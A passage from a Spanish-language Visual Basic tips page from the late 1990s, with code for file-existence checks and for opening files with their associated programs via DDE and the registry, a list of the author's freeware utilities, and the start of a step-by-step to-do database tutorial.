        Picture1.Move 90, 480, ScaleWidth - 180, alto
    End If
End Sub
```

```
Private Sub Desactivar()
    Picture1.Enabled = False
    Picture1.Visible = False
    Text1.Enabled = False
    Text1.Visible = False
End Sub
```

Una función para saber si existe un archivo (24/Mar/97)

Esta es una función que me ha enviado mi amigo Joe LeVasseur y es para saber si un archivo existe, aunque sea oculto o del sistema.

```
Option Explicit
' Ejemplo de probar si existe un archivo sin abrir


Private Sub Command1_Click()
    Dim ValDev As Boolean, UnArchivo As String
    UnArchivo = "c:\autoexec.bart"
    ValDev = ExisteArchivo(UnArchivo)
    MsgBox "ExisteArchivo=" & ValDev & vbCrLf & UnArchivo
End Sub


Private Sub Command2_Click()
    Dim ValDev As Boolean, UnArchivo As String
    UnArchivo = "c:\autoexec.bat"
    ValDev = ExisteArchivo(UnArchivo)
    MsgBox "ExisteArchivo=" & ValDev & vbCrLf & UnArchivo
End Sub


Private Function ExisteArchivo(sNombreArchivo As String) As Boolean
    Dim AttrDev%
    On Error Resume Next
    AttrDev = GetAttr(sNombreArchivo)
    If Err.Number Then
        Err.Clear
        ExisteArchivo = False
    Else
        ExisteArchivo = True
    End If
End Function
```

Hacer Scroll en un Picture y en varios controles (26/Mar/97)

Dos ejemplos para hacer Scroll. Uno es en un Picture con una imagen y el otro usando varios controles.
Espero que te sirva y lo puedas adaptar para tus necesidades.

En el ejemplo de varios controles también incluyo como restar horas y adaptándolo puedes usarlo para restar fechas.
En el ejemplo de la imagen, incluyo una función para leer la línea de comandos y quitarle las comillas, si es que se incluyen junto con el nombre del programa.

Baja los ejemplos que están en este archivo comprimido: (t_scroll.zip 5.62 KB)

(**13/May/97**) Los archivos están "corregidos" para que no falle cuando la ventana se reduce "demasiado".
Gracias a "David Sans" dsans@abaforum.es por la "aclaración".

Ejecutar archivos con su programa asociado usando DDE (26/Mar/97)

En este ejemplo incluyo un módulo que hace tiempo vi por ahí, está en alemán, creo, pero como las instrucciones de VB son "internacionales", por llamarlas de alguna forma, pues es válido.
Para usarlo deberás tener un control Text o Label para aceptar DDE, en el ejemplo siguiente es DDESystem

```
    'Ejecutar el archivo o el programa asociado
    If Exec(DDESystem, AddBSlash(File1.Path) & File1, False) = False Then
        'No está asociado...
        'MsgBox "'" & File1 & "' konnte nicht ausgeführt werden."
        'Si no está asociado, mostrar la información...
        MsgBox "'" & File1 & "' no está asociado a ningún programa."
    End If
```

Este es el listado completo del archivo: Starter.Bas que es el que tiene las rutinas para ejecutar los programas, así como otras cosillas interesantes.

Baja los listados del ejemplo original, para VB3. (regdb.zip 9.25 KB)

```
Option Explicit

Global Const MB_RETRYCANCEL = 5
Global Const MB_ICONSTOP = 16
Global Const IDCANCEL = 2
Global Const IDRETRY = 4

'Declaraciones del API de Windows
#If Win32 Then
    Declare Function GetProfileString Lib "kernel32" Alias "GetProfileStringA" (ByVal lpAppName As
String, ByVal lpKeyName As String, ByVal lpDefault As String, ByVal lpReturnedString As String,
ByVal nSize As Long) As Long
    Declare Function RegQueryValue Lib "advapi32.dll" Alias "RegQueryValueA" (ByVal hKey As Long,
ByVal lpSubKey As String, ByVal lpValue As String, lpcbValue As Long) As Long
    Declare Function FindExecutable Lib "shell32.dll" Alias "FindExecutableA" (ByVal lpFile As
String, ByVal lpDirectory As String, ByVal lpResult As String) As Long
    Declare Function GetModuleHandle Lib "kernel32" Alias "GetModuleHandleA" (ByVal lpModuleName As
String) As Long
#Else
    Declare Function GetProfileString% Lib "Kernel" (ByVal lpAppName$, ByVal lpKeyName$, ByVal
lpDefault$, ByVal lpReturnedString$, ByVal nSize%)
    Declare Function RegQueryValue& Lib "shell.dll" (ByVal hKey&, ByVal subkey$, ByVal buf$,
buflen&)
    Declare Function FindExecutable% Lib "shell.dll" (ByVal file$, ByVal dr$, ByVal result$)
    Declare Function GetModuleHandle% Lib "Kernel" (ByVal lpModuleName$)
#End If


'Añade barra de directorio si no la tiene
Function AddBSlash(ByVal t As String) As String
    If Len(t) Then
        If Right$(t, 1) <> "\" Then
            AddBSlash = t & "\"
        Else
            AddBSlash = t
        End If
    Else
        AddBSlash = ""
    End If
End Function
```

```
' Prüft, ob eine Anwendung für eine DDE-Kommunikation
' angemeldet wurde.
Function CanExtDDE(ByVal fext$, ByVal tp$) As Boolean
    Dim dde$, class$
    On Error Resume Next
    class = QueryRegBase("." & fext)
    If Len(class) Then
        dde = QueryRegBase(class & "\shell\" & tp & "\ddeexec")
        If Len(dde) Then
            CanExtDDE = True
        Else
            CanExtDDE = False
        End If
    Else
        CanExtDDE = False
    End If
End Function


Function CountChar%(ByVal t, ByVal z%)
    Dim g&, zeichen$, n&
    On Error Resume Next
    zeichen = Chr$(z)
    Do
        g = InStr(g + 1, t, zeichen)
        n = n + 1
    Loop While g
    CountChar = n - 1
End Function


' Ejecuta el programa o el erchivo con el programa
' asociado
Function Exec(c As Control, ByVal fullname$, ByVal t%) As Boolean
    Dim fpath$, FName$, fbody$, fext$, res%, para$, fn$, tp$
    On Error Resume Next

    If t = 0 Then tp = "open" Else tp = "print"

    fn = GetAvailPart(fullname, 32, 1)
    para = Right$(fullname, Len(fullname) - Len(fn) - 1)

    ' Übergabe in ihre Bestandteile zerlegen.

    SplitPathname fullname, fpath, FName
    SplitFilename FName, fbody, fext

    ' Ist die Datei eventuell ein ausführbares Programm? Die entsprechenden
    ' Dateiendungen stehen in der WIN.INI.
    If IsFileOfType(fext, ReadWinIniString("windows", "programs", "")) Then
        Exec = ExecPrograms(fullname, para)
    Else
        ' Unterstützt die Anwendung, die zu fext gehört, DDE?
        If CanExtDDE(fext, tp) Then
            ' mit DDE Kontakt zur Anwendung aufnehmen
            Exec = ExecDocWithDDE(c, fullname, fpath, fext, tp)
        Else
            ' Dokument als Parameter übergeben
            Exec = ExecDocWithProgram(fullname, fpath, fext, tp)
        End If
    End If
End Function


' Steuert den Kontakt mit einer Anwendung via DDE, um ein
' Dokument in diese Anwendung einzulesen.
Function ExecDocWithDDE(c As Control, ByVal fullname$, ByVal fpath$, ByVal fext$, ByVal tp$) As
Boolean
    Dim topic$, application$, ddeexec$
    Dim ifexec$, cmd$, class$
```

```
    Dim fpath1$, FName$, fbody$, fext1$

    On Error Resume Next
    ' Die Klasse kann mit Hilfe der Dateierweitung gefunden werden.
    ' Sie wird für alle folgenden Aufrufe benötigt.
    class = QueryRegBase("." & fext)
    If Len(class) Then
        ' Lese nötige Parameter aus der Registrationsdatenbank.
        cmd = QueryRegBase(class & "\shell\" & tp & "\command")
        ddeexec = QueryRegBase(class & "\shell\" & tp & "\ddeexec")
        ifexec = QueryRegBase(class & "\shell\" & tp & "\ddeexec\ifexec")
        If Len(ifexec) = 0 Then
            ' Die Angabe von ifexec ist optional. Wird Sie unterlassen, dann
            ' muß ddeexec benutzt werden.
            ifexec = ddeexec
        End If
        topic = QueryRegBase(class & "\shell\" & tp & "\ddeexec\topic")
        If Len(topic) = 0 Then
            ' Wenn kein Topic angegeben wird, dann wird System als
            ' Topic vorausgesetzt.
            topic = "System"
        End If
        application = QueryRegBase(class & "\shell\" & tp & "\ddeexec\application")
        If Len(application) = 0 Then
            ' Auch der Name der Applikation muß nicht in der
            ' Registrationsdatenbank stehen. Leider etwas mehr
            ' Arbeit für den Entwickler, da für application
            ' der Stammteil des Programmnamens benutzt wird.
            SplitPathname cmd, fpath1, FName
            SplitFilename FName, fbody, fext1
            application = fbody
        End If
        ' Ist das Programm vielleicht schon aktiv?
        If GetModuleHandle(cmd) = 0 Then
            ' Nein, dann starten
            If ExecPrograms(cmd, tp) = True Then
                ' in das ifexec-Kommando muß nun noch der Dokumentname
                ' einkopiert werden. Die passende Stelle ist mit
                ' %1 gekennzeichnet. replacestringpart übernimmt
                ' die Zeichenfriemelei.
                ' Zur Erinnerung: ifexec kann gleich ddeexec sein,
                ' wenn die Anwendung hier keinen Unterschied macht.
                ifexec = ReplaceStringPart(ifexec, "%1", fullname)
                ' Endlich: Das DDE-Kommando in loaddocwithdde wird
                ' aufgerufen.
                ExecDocWithDDE = LoadDocWithDDE(c, application, topic, ifexec)
            Else
                ExecDocWithDDE = False
            End If
        Else
            ' Das Programm ist aktiv und muß nicht gestartet werden.
            ' Ansonsten der gleiche Ablauf wie zuvor, jedoch mit
            ' ddeexec.
            ddeexec = ReplaceStringPart(ddeexec, "%1", fullname)
            ExecDocWithDDE = LoadDocWithDDE(c, application, topic, ddeexec)
        End If
    Else
        ExecDocWithDDE = False
    End If
End Function


Function ExecDocWithProgram(ByVal fullname$, ByVal fpath$, ByVal fext$, ByVal tp$) As Boolean
    Dim res As Long
    Dim buffer$, class$
    On Error Resume Next
    buffer = Space$(144)
    class = QueryRegBase("." & fext)
    If Len(class) Then
        buffer = QueryRegBase(class & "\shell\" & tp & "\command")
```

```
        If Len(buffer) Then
            res = Shell(ReplaceStringPart(buffer, "%1", fullname), 1)
            If Err = 0 Then
                ExecDocWithProgram = True
            Else
                ExecDocWithProgram = False
            End If
            Exit Function
        End If
    End If
    ' Sucht das passende Programm zur Anwendung.
    res = FindExecutable(fullname, CurDir$, buffer)
    If (res >= 32) Or (res < 0) Then
        ' Laufwerk und Pfad als aktuell setzen.
        ChDrive fpath
        ChDir fpath
        Err = 0
        ' Programm mit commandline-Parameter starten.
        res = Shell(VBStr(buffer) & " " & fullname, 1)
        If Err = 0 Then
            ExecDocWithProgram = True
        Else
            ExecDocWithProgram = False
        End If
    Else
        ExecDocWithProgram = False
    End If
End Function


' Inicia un programa
Function ExecPrograms(ByVal fullname$, ByVal p$) As Boolean
    Dim res As Long

    On Error Resume Next
    Err = 0
    If Len(p) Then fullname = fullname & " " & p
    res = Shell(fullname, 1)
    If Err Then
        ExecPrograms = False
    Else
        ExecPrograms = True
    End If
End Function


Function GetAvailPart(t, ByVal z%, ByVal nr%)
    Dim Zaehler%
    On Error Resume Next
    Zaehler = CountChar(t, z) + 1
    If Zaehler >= nr Then GetAvailPart = GetStringPartX(t, Chr$(z), nr)
End Function


Function GetStringPartX(ByVal t, ByVal z$, ByVal nr%)
    Dim i&, p&
    On Error Resume Next
    If Len(t) Then
        t = t & z
        nr = nr - 1
        For i = 1 To nr
            p = InStr(p + 1, t, z)
        Next i
        GetStringPartX = Mid$(t, p + 1, InStr(p + 1, t, z) - p - 1)
    End If
End Function


' Prüft, ob eine Dateierweiterung in einer Auswahl von Möglichkeiten vorkommt.
' Die Erweiterungen in extensions müssen durch Leerzeichen voneinander
' getrennt sein. Beispiel: "exe com pif bat". Groß-/Kleinschreibung wird
```

```
' ignoriert.
Function IsFileOfType(ByVal checkextension$, ByVal extensions$) As Boolean
    On Error Resume Next
    If Len(checkextension) Then
        If InStr(" " & UCase$(extensions) & " ", " " & UCase$(checkextension) & " ") Then
            IsFileOfType = True
        Else
            IsFileOfType = False
        End If
    Else
        IsFileOfType = False
    End If
End Function


' Schickt einen DDE-Befehl an eine Anwendung. Hier speziell zum Laden
' von Dokumenten.
Function LoadDocWithDDE(c As Control, ByVal application$, ByVal topic$, ByVal cmd$) As Boolean
    On Error Resume Next
    c.LinkMode = 0
    c.LinkTimeout = -1
    c.LinkTopic = application & "|" & topic
    c.LinkMode = 2
    c.LinkExecute cmd
    c.LinkMode = 0
    If Err = 0 Then
        LoadDocWithDDE = True
    Else
        LoadDocWithDDE = False
    End If
End Function


' Liest einen String aus der Registrationsdatenbank. Um die Verwaltung
' einfach zu halten, beginnt die Suche immer in der ROOT der
' Datenbank.
'
Function QueryRegBase(ByVal entry As String) As String
    Dim buf As String
    Dim buflen As Long

    On Error Resume Next
    buf = Space$(300)
    buflen = Len(buf)
    ' 1 = von ROOT aus lesen
    ' buflen wird von der Funktion geändert, deshalb wäre
    ' RegQueryValue(1, entry, buf, len(buf)) falsch.
    'HKEY_CLASSES_ROOT
    If RegQueryValue(HKEY_CLASSES_ROOT, entry, buf, buflen) = 0 Then
        If buflen > 1 Then
            ' Die Rückgabe in buflen zählt chr$(0) am Ende mit
            ' Also ein Zeichen abziehen, aber natürlich nur dann,
            ' wenn chr$(0) nicht das einzige Zeichen in der Rückgabe ist.
            QueryRegBase = Left$(buf, buflen - 1)
        Else
            QueryRegBase = ""
        End If
    Else
        QueryRegBase = ""
    End If
End Function


' Liest einen String aus der WIN.INI
Function ReadWinIniString$(ByVal section$, ByVal entry$, ByVal default$)
    Dim buffer$, l As Long
    On Error Resume Next
    buffer = Space$(300)
    l = GetProfileString(section, entry, default, buffer, Len(buffer))
    ReadWinIniString = Left$(buffer, l)
End Function
```

```
' Einfache Suchen- und Ersetzenfunktion für Stringteile.
' Wenn src mehrfach gefunden wird, dann wird es auch mehrfach durch
' rpl ersetzt. Groß-/Kleinschreibung wird ignoriert, so daß
' sich die Funktion speziell für Pfadoperationen und ähnliches anbietet.
Function ReplaceStringPart$(ByVal source$, ByVal src$, ByVal rpl$)
    Dim pos&
    On Error Resume Next
    src = UCase$(src)
    pos = InStr(UCase$(source), src)
    If src <> UCase$(rpl) Then
        Do While pos
            source = Left$(source, pos - 1) & rpl & Right$(source, Len(source) - pos - Len(src) + 1)
            pos = InStr(pos + Len(rpl), UCase$(source), src)
        Loop
    End If
    ReplaceStringPart = source
End Function


' Zerlegt einen Dateinamen ohne Pfad in den Stammteil des Namens
' und die Dateierweiterung.
' Für kompletten Dateinamen ggf. zuerst splitpathname aufrufen
Sub SplitFilename(ByVal FName$, fbody$, fext$)
    Dim p As Integer

    On Error Resume Next
    p = InStr(FName, ".")
    If p Then
        fbody = Left$(FName, p - 1)
        fext = Mid$(FName, p + 1, Len(FName) - p)
    Else
        fbody = FName
        fext = ""
    End If
End Sub


' Zerlegt einen kompletten Dateiname in Pfad und Dateiname ohne Pfad
Sub SplitPathname(ByVal fullname$, fpath$, FName$)
    Dim i%, p%
    On Error Resume Next
    Do
        p = i
        i = InStr(i + 1, fullname, "\")
    Loop While i
    If p Then
        fpath = Left$(fullname, p)
    End If
    FName = Right$(fullname, Len(fullname) - p)
End Sub


' Funktion zum Wandeln von ASCIIZ-Strings in VB-Strings.
' Entfernt auch führende und folgende Leerzeichen.
Function VBStr$(ByVal c$)
    Dim pos&
    pos = InStr(c, Chr$(0))
    Select Case pos
    Case Is > 1
        VBStr = Trim$(Left$(c, pos - 1))
    Case 1
        VBStr = ""
    Case 0
        VBStr = Trim$(c)
    End Select
End Function
```

Mis Utilidades, bueno no todas... sólo algunas. (20/Abr)

Estas son algunas de las funciones o procedimientos que, más o menos, incluyo o utilizo en muchos de mis programas.
Las que pongo aquí, son algunas que no están puestas ya, pero que en las consultas que hacéis, pues lo habéis preguntado más de uno.
El archivo que las contiene está en este link, lo he puesto aparte, para que este no sea demasiado largo...

Te indico con un título, y el link, para que te sea más fácil localizarlas:

1. Quitar de una cadena los Caracteres indicados.
2. Rellenar una cadena con caracteres hasta completar una longitud dada
3. Formatear un número a una longitud dada y cambiar los signos de puntuación al indicado
4. Cálculo de la letra del NIF
5. Cambiar los caracteres extraños por ? (para usar en las consultas a bases de datos con LIKE)

Gratisware = Freeware

Última actualización: 28/Oct/2002

Nota sobre Gratisware

Te recomiendo que le eches un vistazo también a la página de Mis Utilidades

Los programas:

gsCalc v4.00.1600: Una calculadora con muchas características (28/Oct/2002)
gsExtraeIco v3.02.2300: Nueva revisión de la utilidad para extraer iconos (24/Oct/2002)
gsLitGen (utilidad para crear eBooks), revisión y código fuente (24/Oct/2002)
gsHTMCodeColor Versión 2: Nueva versión de la utilidad para colorear código (26/Jun/2002)
gsRegEdit: utilidad para manejar el registro (permite buscar/reemplazar valores) (28/Dic/2001)
gsExtraeIco (v3) Utilidad para ver y extraer iconos de ejecutables y librerías de Windows
gsSetDT: Utilidad para cambiar la fecha y hora de los ficheros
gsDirDif: Comparar el contenido de dos directorios
gsBackUp Edición Limitada, una utilidad para hacer copias de seguridad.
FileTrim Utilidad para quitar los espacios y tabuladores de los archivos.
Buscar y Reemplazar (no creo que necesite aclaración)

Nueva Versión 2 (26/Nov/99)
Cut-It.exe Utilidad para trocear y volver a unir archivos grandes (**RECOMENDADO**)
La segunda revisión es aún mejor

gsSelDirFile.ocx Control ActiveX (ocx) para seleccionar directorios y archivos
gsSelDir.ocx Control ActiveX (OCX) para seleccionar directorios y/o archivos de cualquier extensión
gsExtraeIco.exe Utilidad para extraer/mostrar iconos de un archivo EXE o DLL
SelectDir.DLL Librería OLE para seleccionar directorios y/o archivos de cualquier extensión
MsgWiz Una utilidad para crear MsgBox y generar el código para su chequeo (también para VB3/16 bits)
ExtClipBoard: Extensión para el portapapeles. **Nueva revisión** además de compilación para VB4 16 bits.
Calculadora con 10 memorias y lista de las últimas operaciones.
ListVentanas: Muestra las ventanas activas y comprueba si una aplicación determinada debe ser cargada.
Programa de mensajería interna
Librería OLE para pedir claves de acceso
gsExecute Permite seleccionar el programa a ejecutar con una extensión determinada.
Auto_Run Se encarga de ejecutar cada x segundos un programa determinado.
Sentinel 95 Utilidad de chequeo e información sobre la memoria, los recursos, etc., etc., etc. (VB4 16)

gsExtraeIco.exe (VB4 16 ó 32 bits)

Esta utilidad te permite mostrar los iconos que están incluidos en un archivo, pudiendo extraerlo y guardarlo como archivo BMP o ICO (en este segundo caso, asegurate que originalmente era de este tipo)
Si quieres ver los listados y bajar el código, pulsa aquí.

Nueva versión del 4/Feb/99

SelectDir.dll Librería OLE para seleccionar directorios y/o archivos de cualquier extensión.
También el **gsSelDir.ocx** Lo mismo, pero en control ActiveX (ocx)
Y otro más, esta vez también permite selccionar un sólo archivo: **gsSelDirFile.ocx**

Esta es la librería OLE que he incluido en los ejemplos de seleccionar directorios.
Los objetos expuestos son para seleccionar un directorio o todos los directorios que estén en la misma rama del especificado, según el método utilizado: **Directorios** (para varios) o **Directorio** (para uno solo)
Además de seleccionar los directorios, permite que, si se especifica la extensión, también incluya todos los archivos, de la extensión especificada, que estén en esos directorios.
Los ejemplos de cómo usarla, puedes encontralos en este link.

Para instalarla, debes hacerlo en el directorio System de Windows y puedes usar la utilidad **Regsvr32.exe** que está en el directorio Tools\Pss de Visual Basic. Si no dispones de este programa, no te preocupes, lo incluyo en el fichero zip.
Los pasos para efectuar el registro es:

1. Situate en el directorio System de Windows, en el que deberás copiar la librería.
2. Escribe: Regsvr32 SelectDir.dll (fijate que debes especificar el path de regsvr32)
   Y ¡ ya está !

Para desinstalarla: regsvr32 /u SelecDir.dll

Para bajar la librería y el programa Regsvr32.exe, pulsa en este link. (ole_seldir.zip 13.1 KB)

NOTA: Para bajar el control, carga la página de prueba y se instalará en el directorio Occache de Windows.
Nuevo 13/Abr/97: Página de prueba/instalación del control gsSelDirFile.ocx

MsgWiz:
un Wizard para crear MsgBox y el código necesario, de forma automática.

Nueva revisión del 17/Mar/97

MsgWiz: Para Windows 95 (32 bits) (msgwiz95.zip 6.45 KB)

MsgWiz: Para Windows 3.x (16 bits) (msgwiz16.zip 4.72 KB)

Esta una utilidad que hemos desarrollado entre Joe LeVasseur y yo, bueno realmente la idea original es de Joe, yo le he ayudado un poco, y ha insistido que el Copywright sea de los dos: **¡gracias Joe!**
Además, seguramente crearemos más utilidades Freeware, ¡estais avisados!

Es fácil adivinar en que consiste esta utilidad:
Muestra un cuadro de diálogo y genera el código necesario para que se "pegue" en nuestra aplicación, ya que tiene una opción de copiar el código en el portapapeles.
También tiene un botón de "prueba", para ver el resultado antes de usarlo.
Realmente es útil, sobre todo si estás cansado de "calentarte" la cabeza con los valores que deben tener las opciones en los MsgBox y si además te genera el código necesario, incluso con una estructura Select Case con los posibles valores devuelto. Realmente fantástico! y no es porque yo haya participado en el proyecto... 8-)

Aquí te incluyo una "foto" del programa en funcionamiento y el código generado por esta selección:.

Este es el código que generaría este cuadro de diálogo:

```
Dim RetVal%
RetVal=MsgBox("Esto será lo que te ponga en el cuerpo del MsgBox",67,"El título del mensaje")
Select Case RetVal
Case 2   'Cancelar / Cancel
    'insertar la acción aquí
Case 6   'Si / Yes
    'insertar la acción aquí
Case 7   'No
    'insertar la acción aquí
End Select
```

Extensión para el Portapapeles: (g32ExClp.zip 3.747 bytes)

Los listados para 16 y 32 además del ejecutable de 32 bits, están en este archivo: gsExtCB.zip 8.51 KB

Si crees que es tedioso usar el portapapeles de windows95, con esta utilidad puedes tener varios textos copiados y recuperarlos cuando los necesites. Si navegas por Internet y quieres guardar direcciones, encontrarás esta utilidad de valiosa ayuda.

Nueva revisión 1.1 (5/Mar/97)
En esta nueva revisión, he quitado un pequeño "bug" que no siempre se quedaba con el tamaño y la posición de la ventana.
He quitado un timer para dejar más recursos libres.
Ahora se puede compilar para 16 bits, son muchos los que todavía usan Windows 3.1
Al Recuperar de la lista, se copia automáticamente en el portapapeles, ya no hay que hacer Ctrl+Ins

Revisión del 30/Sep/97 (gsByR_13.zip 25.6 KB)
Esta revisión no usa el CommonDialog y admite archivos de cualquier longitud, antes estaba limitado a 64KB

Buscar y Reemplazar: (byr_110.zip 18 KB)

Esta utilidad te permite buscar y reemplazar cadenas en todos los archivos de la extensión especificada.
Si estás creando páginas Web, te habrás encontrado el caso de que al incluir una imagen, en el archivo final se incluye el path de tu disco local, (yo también 8-)), esta utilidad la uso para cambiar las direcciones de mi disco duro por la que deba especificarse.

Revisión 1.1.0 (16/Feb/97): Puede procesar los archivos de todos los directorios que cuelguen del actual.

Calculadora: (g32Calc.zip 7.655 bytes)

Una calculadora con 10 Memorias.
Incluye una lista (papel) con las últimas operaciones realizadas.

28/Oct/2002: **Te recomiendo que veas la nueva versión**

Ventanas activas: (g32ListV.zip 3.972 bytes)

Muestra las ventanas activas y permite comprobar si hay que cargar algún programa, para que siempre esté activo.
Usa esta utilidad para cuando quieras tener un programa siempre funcionando y evitar que alguien lo cierre por equivocación.

Programa de mensajería interna. (Mensajes.zip 29.112 bytes)

Librería OLE para pedir las claves de acceso. (PedirCla.zip 3.777 bytes)

Este programa gestiona una base de datos con dos tablas: Usuarios y Mensajes
La idea es poder enviar recibir mensajes internamente y está hecho para usarlo en una red local. El usar este programa en lugar de otro más sofisticado como el Mail que incluye Windows 95, es porque el Exchange usa muchos recursos y memoria, además en equipos "normales" va demasiado lento.
El incluirlo en esta sección no es por otra razón que la de ponerlo en algún sitio; más que nada son ejemplos de varios trucos y listados que ya he puesto por ahí.
Explico la estructura de la base de datos: (aunque está incluida junto con los listados)

```
Campos de la tabla Usuarios:
Nombre          Tipo            Tamaño
------          ----            ------
ID              Contador
NombreCorto     Texto           10
NombreLargo     Texto           50
ClaveAcceso     Texto           10
ClavePrivada    Texto           10
Tipo            Entero                  0= Usuario, 1= Administrador.


Campos de la tabla Mensajes:
Nombre          Tipo            Tamaño
------          ----            ------
ID              Contador
De              Long
Para            Long
FechaEnvio      Date
FechaAviso      Date
LeidoDe         Boolean
```

```
LeidoPara       Boolean
Tipo            Entero                  0= Público, 1= Privado
Contenido       Memo
BorradoDe       Boolean
BorradoPara     Boolean
```

Estas son las dos tablas no hay Querys ni nada de eso, una base simple.
Cuando crees la base de datos, (debes asignar los usuarios mediante Access o programa similar), crea el primero y ponle General en el NombreCorto y NombreLargo, además debe ser el primer registro. Ya que se usa para enviar mensajes a todos los usuarios. No he probado el programa sin este registro, lo mismo funciona. Lo único que es seguro es que el registro 1, se usa como usuario General.
Las claves puedes dejarlas en blanco.
Si encuentras algún bug, que seguro que lo habrá. Me lo comunicas. Y si te gusta, pero quieres adaptarlo a tus necesidades, me lo dices ambién y veré lo que puedo hacer.
Por último te aviso que no permite que se cierre. Para cerrarlo, pulsa Control+Alt+Suprimir y selecciona el programa en la lista de tareas y pulsa en finalizar tarea. Lo he hecho así, para que siempre se deje activo y no se cierre por equivocación.

Seleccionar el programa a ejecutar con las extensiones asociadas (gsExec.zip 19.913 bytes)

Nueva versión del 9/Ene/97
Este programa, lo he hecho al leer una consulta de un lector en una revista de informática, el comentario decía lo siguiente:

"Tengo un problema frustrante con Windows95... Me gustaría poder escoger el programa a usar cuando haga doble clic en un fichero de un tipo particular..."

Pues bien, aquí está la solución.
El programa, realizado íntegramente en Visual Basic 4.0 (para 32 bits), permite que se asocie con cualquier extensión y al pulsar sobre un archivo de una extensión asociada, puede mostrar los programas que están también asociados con esa extensión y seleccionar el que queremos usar para ejecutar dicho archivo.
También se puede configurar para que automáticamente cargue el archivo con el programa que indiquemos, sin necesidad de cambiar las opciones del registro.
Desde el mismo programa, podemos asociar a éste las extensiones que queramos, para que sea éste el que controle el programa que queremos usar.
¿Cuál es la utilidad real? No tener que cambiar el registro del sistema si queremos usar un programa diferente para que abra de forma automática un archivo de una determinada extensión. ¿?
Por ejemplo, si tenemos asociado PaintShop Pro para abrir los archivos GIF y queremos usar el Image Composer de Microsoft, podemos hacerlo de dos formas (si está registrado para esa extensión, claro), usar el botón derecho del ratón para abrir el archivo o bien ir al menú Ver/Opciones/Tipos de Archivos y poner éste como programa por defecto, para que la próxima vez al hacer doble click se ejecute. ¿Correcto? Pues si dicha extensión se asocia con gsExecute (mi programa), al hacer doble click en un archivo GIF, (o de la extensión que hayamos asociado), mostrará una lista con TODOS los programas asociados con esa extensión, pudiendo seleccionar el que queramos para ejecutarlo. Pero aún hay más, podemos indicarle a gsExecute que cargue automáticamete el programa sin mostrar ningún diálogo. Y otra cosa, si soltamos cualquier archivo, aunque no esté asociado, mostrará también los programas disponibles para ese tipo de archivo.
Perdonad que me extienda, pero creo que el programa se lo merece. 8-)
Además tiene rutinas que pueden servir de ejemplo de cómo manejar el registro del sistema.
Espero que lo disfruteis.

Revisión 1.0.2 del 9/Ene/97: He añadido un efecto ChkList a las extensiones registradas para que muestre marcadas las que también lo están con gsExecute.
NOTA: Se incluyen los listados de la versión original y la nueva (gsExecute2.*), para que veas los cambios y por si quieres seguir con la anterior.

Auto_Run: auto_run.zip 8.45 KB

Esta utilidad ejecuta cada X minutos el programa indicado en la línea de comandos.

Para usarlo:

```
auto_run  Programa  Tiempo_de_espera  Retardo
```

Donde:
Programa es el programa, con el path y las opciones, se recomienda que esté entre comillas
Tiempo_de_espera son los minutos de diferencia entre cada una de las ejecuciones
Retardo el tiempo, en segundos, que dejará el programa de lapso después de ejecutar el programa.

FileTrim (ftrim_1.zip 9.56 KB)

El programa 'FileTrim' sirve para quitar los espacios y tabuladores del principio y/o final de cada línea de los ficheros especificados. Muy útil si usas editores de HTML que formatean los archivos. De esta forma, quitas los espacios que no son necesarios para mostrar la hoja.

NUEVO 4/Oct/97: Ahora no usa el control de diálogos comunes, en su lugar uso una clase "reducida" para simular la operación de Abrir usando el API de Win95.

Este link te llevará al archivo con el EXE y los listados (FileTrim0410.zip 14.1 KB)

Sentinel 95 (VB4 16bits) (sentinel.zip 36.1 KB con los listados)

Pulsa aquí para ver la página con los listados y "capturas" de las pantallas.

Utilidad para mostrar/comprobar los recursos libres, el espacio de las unidades de discos, los programas y tareas que se están ejecutando, lanza programas de forma automática y todo aderezado con alertas.

El concepto Gratisware:
Estos programas son gratuitos y puedes hacer con ellos lo que te plazca, para más "INRI" incluyo los listados para que puedas modificarlos a tu antojo.
Lo único que pido a cambio es que me avises de que lo estás usando y que es lo que te parece; si decides modificarlo, podrías decirme lo que has añadido o mejorado, y si me mandas una copia (en formato ZIP, please), mejor aún.
En tu conciencia queda que pongas algún agradecimiento o algo para que mi EGO crezca. 8-)

Un Gran Proyecto, Paso a Paso

Primera Entrega (Iniciado el 23/Feb/97)

Segunda Entrega (1/Mar/97) Tercera Entrega (7/Mar/97) Cuarta Entrega (3/Abr/97)
Quinta Entrega (7/Abr/97) Sexta Entrega (10/Abr/97) Séptima Entrega (15/Abr/97)
Octava Entrega (20/Abr/97) Novena Entrega (23/Abr/97) Décima Entrega (27/Abr/97)

El título puede parecerte exagerado, pero es para llamar la atención, je, je. 8-)

La intención es hacer una aplicación, (programa, proyecto, como prefieras), desde cero. Partiendo desde conceptos sobre cómo debe funcionar y cómo debemos programarla (la aplicación)

La versión de Visual Basic será la 4.0 o superior. Ya que se usarán las clases para crear los objetos que necesitemos. En el caso de usar controles, intentaré que sean compatibles con 16/32 bits. Aunque prefiero usar los controles de Windows 95, haré un "esfuerzo" e intentaré "adaptarme" a los de 16 bits.

La idea que se me ha ocurrido para este proyecto, es la siguiente:

Una base de datos al estilo de una agenda u organizador, con tareas pendientes de hacer, además de un registro de la información que vamos "recogiendo" de distintas fuentes y que nos puede servir para "catalogar" esa información.
Por ejemplo: artículos aparecidos en revistas, mensajes sobre ciertos temas que vamos "encontrando" por ahí dispersos y que incluiremos en nuestra base de datos para posteriormente poder localizarlos de una forma rápida. Incluso lo podemos usar para catalogar cosas: los CDs, tanto de música como de programación, etc.

Para ello, crearemos una base de datos con varias tablas:

> La primera será una al estilo "To-Do" (con las tareas pendientes de hacer y/o realizadas)
> La segunda tabla, llevará un registro de esos artículos, libros, mensajes, colecciones, etc. que queremos "catalogar"

Si después necesitamos más, podremos ampliar tanto la base de datos como el programa.

Para **la Tabla de las tareas pendientes/realizadas**, se me ocurren los siguientes campos:

Campo	Tipo	Descripción
ID	Contador	Un contador, me gusta usarlo en todas las tablas.
Fecha	Fecha/Hora	La fecha actual o de cuando se nos ha ocurrido la idea.
Asunto	Texto (255)	Una breve descripción de lo que hay que hacer.
Descripción	Memo	Detalle ampliado de la tarea a realizar.
Fecha Inicio	Fecha/Hora	Cuando empezamos a ponernos "mano a la obra".
Fecha Término	Fecha/Hora	Fecha de cuando terminamos la tarea o fecha tope para acabarla, según el valor del siguiente campo.
Terminada	Entero	Si ya hemos terminado o no la tarea. (valor booleano)

En asunto podríamos crear una lista de conceptos que usaríamos en ocasiones posteriores, de esta forma, nos organizaremos mejor. Por ejemplo: contestar el correo electrónico, probar una rutina, etc.

La tabla del catálogo de información, podría ser:

Campo	Tipo	Descripción
ID	Contador	Insisto en el contador
